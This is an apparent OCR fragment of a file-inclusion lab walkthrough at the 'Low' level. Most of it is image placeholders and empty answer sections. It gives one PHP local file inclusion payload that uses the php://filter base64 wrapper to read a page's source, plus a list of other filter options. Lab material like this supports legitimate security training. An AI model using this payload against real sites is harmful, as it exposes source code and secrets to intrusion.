
$~/File Inclusion/Low: cat ./Answer

```
?page=php://filter/read=convert.base64-encode/resource=./include.php
```




```
read=convert.base64-decode
read=string.rot13
read=string.toupper
read=string.tolower
```


$~/File Inclusion/Low: cat ./Answer




$~/File Inclusion/Low: cat ./Answer




$~/File Inclusion/Low/RFI: cat ./Answer



